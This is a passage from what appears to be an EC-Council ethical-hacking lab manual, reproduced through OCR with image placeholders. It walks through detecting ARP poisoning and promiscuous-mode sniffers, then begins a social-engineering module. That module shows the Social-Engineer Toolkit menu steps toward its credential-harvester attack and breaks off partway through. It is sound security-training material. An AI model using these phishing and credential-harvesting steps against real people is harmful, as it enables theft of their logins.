


Figure 3.1.22: Analyzing Expert Information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. The **Wireshark . Expert Information** window appears; click to expand the **Warning** node labeled **Duplicate IP address configured (10.10.10.10)**, running on the **ARP/RARP** protocol.




Figure 3.1.23: Viewing Warnings

43. Arrange the **Wireshark . Expert Information** window above the **Wireshark** window so that you can view the packet number and the **Packet details** section.

44. In the **Wireshark . Expert Information** window, click any packet (here, **100**).

45. On selecting the packet number, **Wireshark** highlights the packet, and its associated information is displayed under the packet details section.

46. The warnings highlighted in yellow indicate that duplicate IP addresses have been detected at one MAC address, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.24: Duplicate IP Address Detected

Note: ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends frames to the attacker's computer, where the attacker can modify the frames before sending them to the source machine (User A) in an MITM attack. At this point, the attacker can launch a DoS attack by associating a non-existent MAC address with the IP address of the gateway or may passively sniff the traffic, and then forward it to the target destination.

47. This concludes the demonstration of detecting ARP poisoning in a switch-based network.

48. Close the **Wireshark** window and leave all other windows running.

TASK 2 Detect ARP Attacks using XArp

Here, we will use the XArp tool to detect ARP attacks in the network.

1. Ensure that the ARP poisoning is running from the previous task where we used the **Windows Server 2019** virtual machine to perform ARP poisoning on the target systems, the **Windows 10** and **Parrot Security** virtual machines.

TASK 2.1

Install and Launching XArp

2. Switch to the **Windows 10** virtual machine. Navigate to **E:\CEH-Tools\CEHv11 Module 08 Sniffing\ARP Spoofing Detection Tools\XArp** and double-click **xarp-2.2.2-win.exe**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **XArp Setup** window appears; click **Next**.
4. Follow the wizard-driven installation steps to install XArp with the default settings.

XArp is a security application that detects ARP-based attacks. It detects critical network attacks that firewalls cannot cover. It uses advanced techniques to detect ARP attacks like ARP spoofing. This application screens the whole subnet for ARP attacks using different security levels and fine-tuning possibilities. A local network that is subject to ARP attacks inspects every ARP packet and reports attacks against remote machines.



Figure 3.2.1: XArp Installation Wizard

5. On completion of the installation, the **Completing the XArp Setup Wizard** appears. Ensure that the **Run XArp** checkbox is selected and click **Finish**.



Figure 3.2.2: Completing the XArp Setup Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Detect ARP Attacks

6. The XArp main window appears with a **Status** of **ARP attacks detected!** It also displays lists of the IPs, MAC addresses, hosts, and other information regarding the machines in the network.




Figure 3.2.3: XArp: ARP attacks detected

You can also use other ARP spoofing detection tools such as **Capsa Network Analyzer** (https://www.colasoft.com), **ArpON** (https://sourceforge.net), **ARP AntiSpoofer** (https://sourceforge.net), or **ARPStraw** (https://github.com) to detect ARP attacks on the network.

7. The **XArp** pop-up appears in the right-hand pane of **Desktop**, displaying the **Alert**.




Figure 3.2.4: XArp displaying Alerts

8. This concludes the demonstration of detecting APR poisoning using XArp.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Close the XArp tool window and leave all other windows running.
10. Document all the acquired information.
11. Navigate to **Control Panel → Programs → Programs and Features** and uninstall **XArp**.

TASK 3 — Detect Promiscuous Mode using Nmap and NetScanTools Pro

Here, we will use the Nmap Scripting Engine (NSE) and NetScan Tools Pro to check if a system on a local Ethernet has its network card in promiscuous mode.

1. Ensure that the ARP poisoning is still running from the previous task where we used the **Windows Server 2019** virtual machine to perform ARP poisoning on the target systems, the **Windows 10** and **Parrot Security** machines.

TASK 3.1 — Detect Promiscuous Mode Using Nmap

Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer toggles the NIC of a system to promiscuous mode, so that it listens to all data transmitted on its segment. A sniffer can constantly monitor all network traffic to a computer through the NIC by decoding the information encapsulated in the data packet. Promiscuous mode in the network can be detected using various tools.

2. On the **Windows 10** virtual machine, double-click the **Nmap - Zenmap GUI** shortcut on **Desktop** to launch Nmap.
3. The **Zenmap** window appears. In the **Command** field, type the command **nmap --script=sniffer-detect <Target IP Address/ IP Address Range>** (here, target IP address is **10.10.10.19** [**Windows Server 2019**]) and click **Scan**.
4. The scan results appear, displaying **Likely in promiscuous mode** under the **Host script results** section. This indicates that the target system is in promiscuous mode.




Figure 3.3.1: Zenmap scan results for promiscuous mode detection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Close the **Nmap** tool window and document all the acquired information.
6. Now, we shall perform promiscuous mode detection using NetScanTools Pro.

TASK 3.2

Detect Promiscuous Mode Using NetScanTools Pro

7. Double-click the **NetScanTools Pro Demo** shortcut on **Desktop** to launch **NetScanTools Pro**.
8. The **NetScanTools Pro** main window appears. In the left-hand pane, under the **Manual Tools (all)** section, scroll down and click the **Promiscuous Mode Scanner** option.

Note: If a dialog box explaining the **Promiscuous Mode Scanner** tool appears, click **OK**.

9. In the right-hand pane, enter **Start IP Address** and **End IP Address** as **10.10.10.5** and **10.10.10.30**, respectively, and click the **Do Scan** button.
10. The results appear, displaying **IP Address 10.10.10.19** as being in **Promiscuous Mode** under the **Analysis** column, as shown in the screenshot.




Figure 3.3.2: Zenmap scan results for promiscuous mode detection

11. This concludes the demonstration of detecting promiscuous mode using Nmap and NetScanTools Pro.
12. Close all open windows and document all the acquired information.
13. Turn off the **Windows 10**, **Windows Server 2019** and **Parrot Security** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Social Engineering

Module 09

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Social Engineering

Social engineering is the art of convincing users to reveal confidential information.

Lab Scenario

ICON KEY
Valuable information
Test your knowledge
Web exercise
Workbook review

Organizations fall victim to social engineering tactics despite having strong security policies and solutions in place. This is because social engineering exploits the most vulnerable link in information system security—employees. Cybercriminals are increasingly using social engineering techniques to target people's weaknesses or play on their good natures.

Social engineering can take many forms, including phishing emails, fake sites, and impersonation. If the features of these techniques make them an art, the psychological insights that inform them make them a science.

While non-existent or inadequate defense mechanisms in an organization can encourage attackers to use various social engineering techniques to target its employees, the bottom line is that there is no technological defense against social engineering. Organizations must educate employees on how to recognize and respond to these attacks, but only constant vigilance will minimize attackers' chances of success.

As an expert ethical hacker and penetration tester, you need to assess the preparedness of your organization or the target of evaluation against social engineering attacks. It is important to note, however, that social engineering primarily requires soft skills. The labs in this module therefore demonstrate several techniques that facilitate or automate certain facets of social engineering attacks.

Lab Objectives

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 09 Social Engineering

The objective of the lab is to use social engineering and related techniques to:

- Sniff user/employee credentials such as employee IDs, names, and email addresses
- Obtain employees' basic personal details and organizational information
- Obtain usernames and passwords
- Perform phishing
- Detect phishing

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 45 Minutes

Overview of Social Engineering

Social engineering is the art of manipulating people to divulge sensitive information that will be used to perform some kind of malicious action. Because social engineering targets human weakness, even organizations with strong security policies are vulnerable to being compromised by attackers. The impact of social engineering attacks on organizations can include economic losses, damage to goodwill, loss of privacy, risk of terrorism, lawsuits and arbitration, and temporary or permanent closure.

There are many ways in which companies may be vulnerable to social engineering attacks. These include:

- Insufficient security training
- Unregulated access to information
- An organizational structure consisting of several units
- Non-existent or lacking security policies

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to perform social engineering tests. The recommended labs that will assist you in learning various social engineering techniques are:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Social Engineering using Various Techniques	√	√	√
	1.1 Sniff Users' Credentials using the Social-Engineer Toolkit (SET)	√		√
	1.2 Perform Phishing using ShellPhish		√	√
2	Detect a Phishing Attack	√	√	√
	2.1 Detect Phishing using Netcraft	√		√
	2.2 Detect Phishing using PhishTank		√	√
3	Audit Organization's Security for Phishing Attacks	√		√
	3.1 Audit Organization's Security for Phishing Attacks using OhPhish	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Social Engineering using Various Techniques

Social engineering techniques are used to gather sensitive information from people or organizations in order to commit fraud or carry out other criminal activities.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or penetration tester, you should use various social engineering techniques to examine the security of an organization and the awareness of employees.

In a social engineering test, you should try to trick the user into disclosing personal information such as credit card numbers, bank account details, telephone numbers, or confidential information about their organization or computer system. In the real world, attackers would use these details either to commit fraud or to launch further attacks on the target system.

Lab Objectives

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 09 Social Engineering

- Sniff users' credentials using the Social-Engineer Toolkit (SET)
- Perform phishing using ShellPhish

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Social Engineering Techniques

There are three types of social engineering attacks: human-, computer-, and mobile-based.

- **Human-based social engineering** uses interaction to gather sensitive information, employing techniques such as impersonation, vishing, and eavesdropping
- **Computer-based social engineering** uses computers to extract sensitive information, employing techniques such as phishing, spamming, and instant messaging
- **Mobile-based social engineering** uses mobile applications to obtain information, employing techniques such as publishing malicious apps, repackaging legitimate apps, using fake security applications, and SMiShing (SMS Phishing)

Lab Tasks

TASK 1

Sniff Users' Credentials using the Social-Engineer Toolkit (SET)

As an ethical hacker, penetration tester, or security administrator, you should be familiar with SET and be able to use it to perform various tests for network vulnerabilities.

Here, we will sniff credentials using the SET.

The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. SET is particularly useful to attackers, because it is freely available and can be used to carry out a range of attacks.

1. Turn on the **Windows 10**, **Windows Server 2019**, **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

TASK 1.1

Launch Social Engineering Toolkit (SET)

3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Exploitation Tools → Social Engineering → social engineering toolkit**.
4. A **Terminal window** appears, in the **[sudo] password for attacker** field, type **toor** and press **Enter**.

Note: The password that you type will not be visible.

5. In the terminal window, the information about **Social-Engineer Toolkit** appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Social-Engineer Toolkit (SET) allows attackers to draft email messages, attach malicious files, and send them to a large number of people using spear phishing. Moreover, SET's multi-attack method allows Java applets, the Metasploit browser, and Credential Harvester/Tabnabbing to be used simultaneously. SET categorizes attacks according to the attack vector used such as email, web, and USB.

6. Type **y** and press **Enter** to agree to the terms of services.




Figure 1.1.1: Agreeing to the terms of service

TASK 1.2

Create a Cloned Website

Although many kinds of attacks can be carried out using SET, it is also a must-have tool for penetration testers to check for vulnerabilities. For this reason, SET is the standard for social engineering penetration tests, and is strongly supported within the security community.

7. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.

Note: The version of the tool might differ in your lab environment.



Figure 1.1.2: The SET main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.




Figure 1.1.3: Choosing Website Attack Vectors

9. A list of options in **Website Attack Vectors** appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.

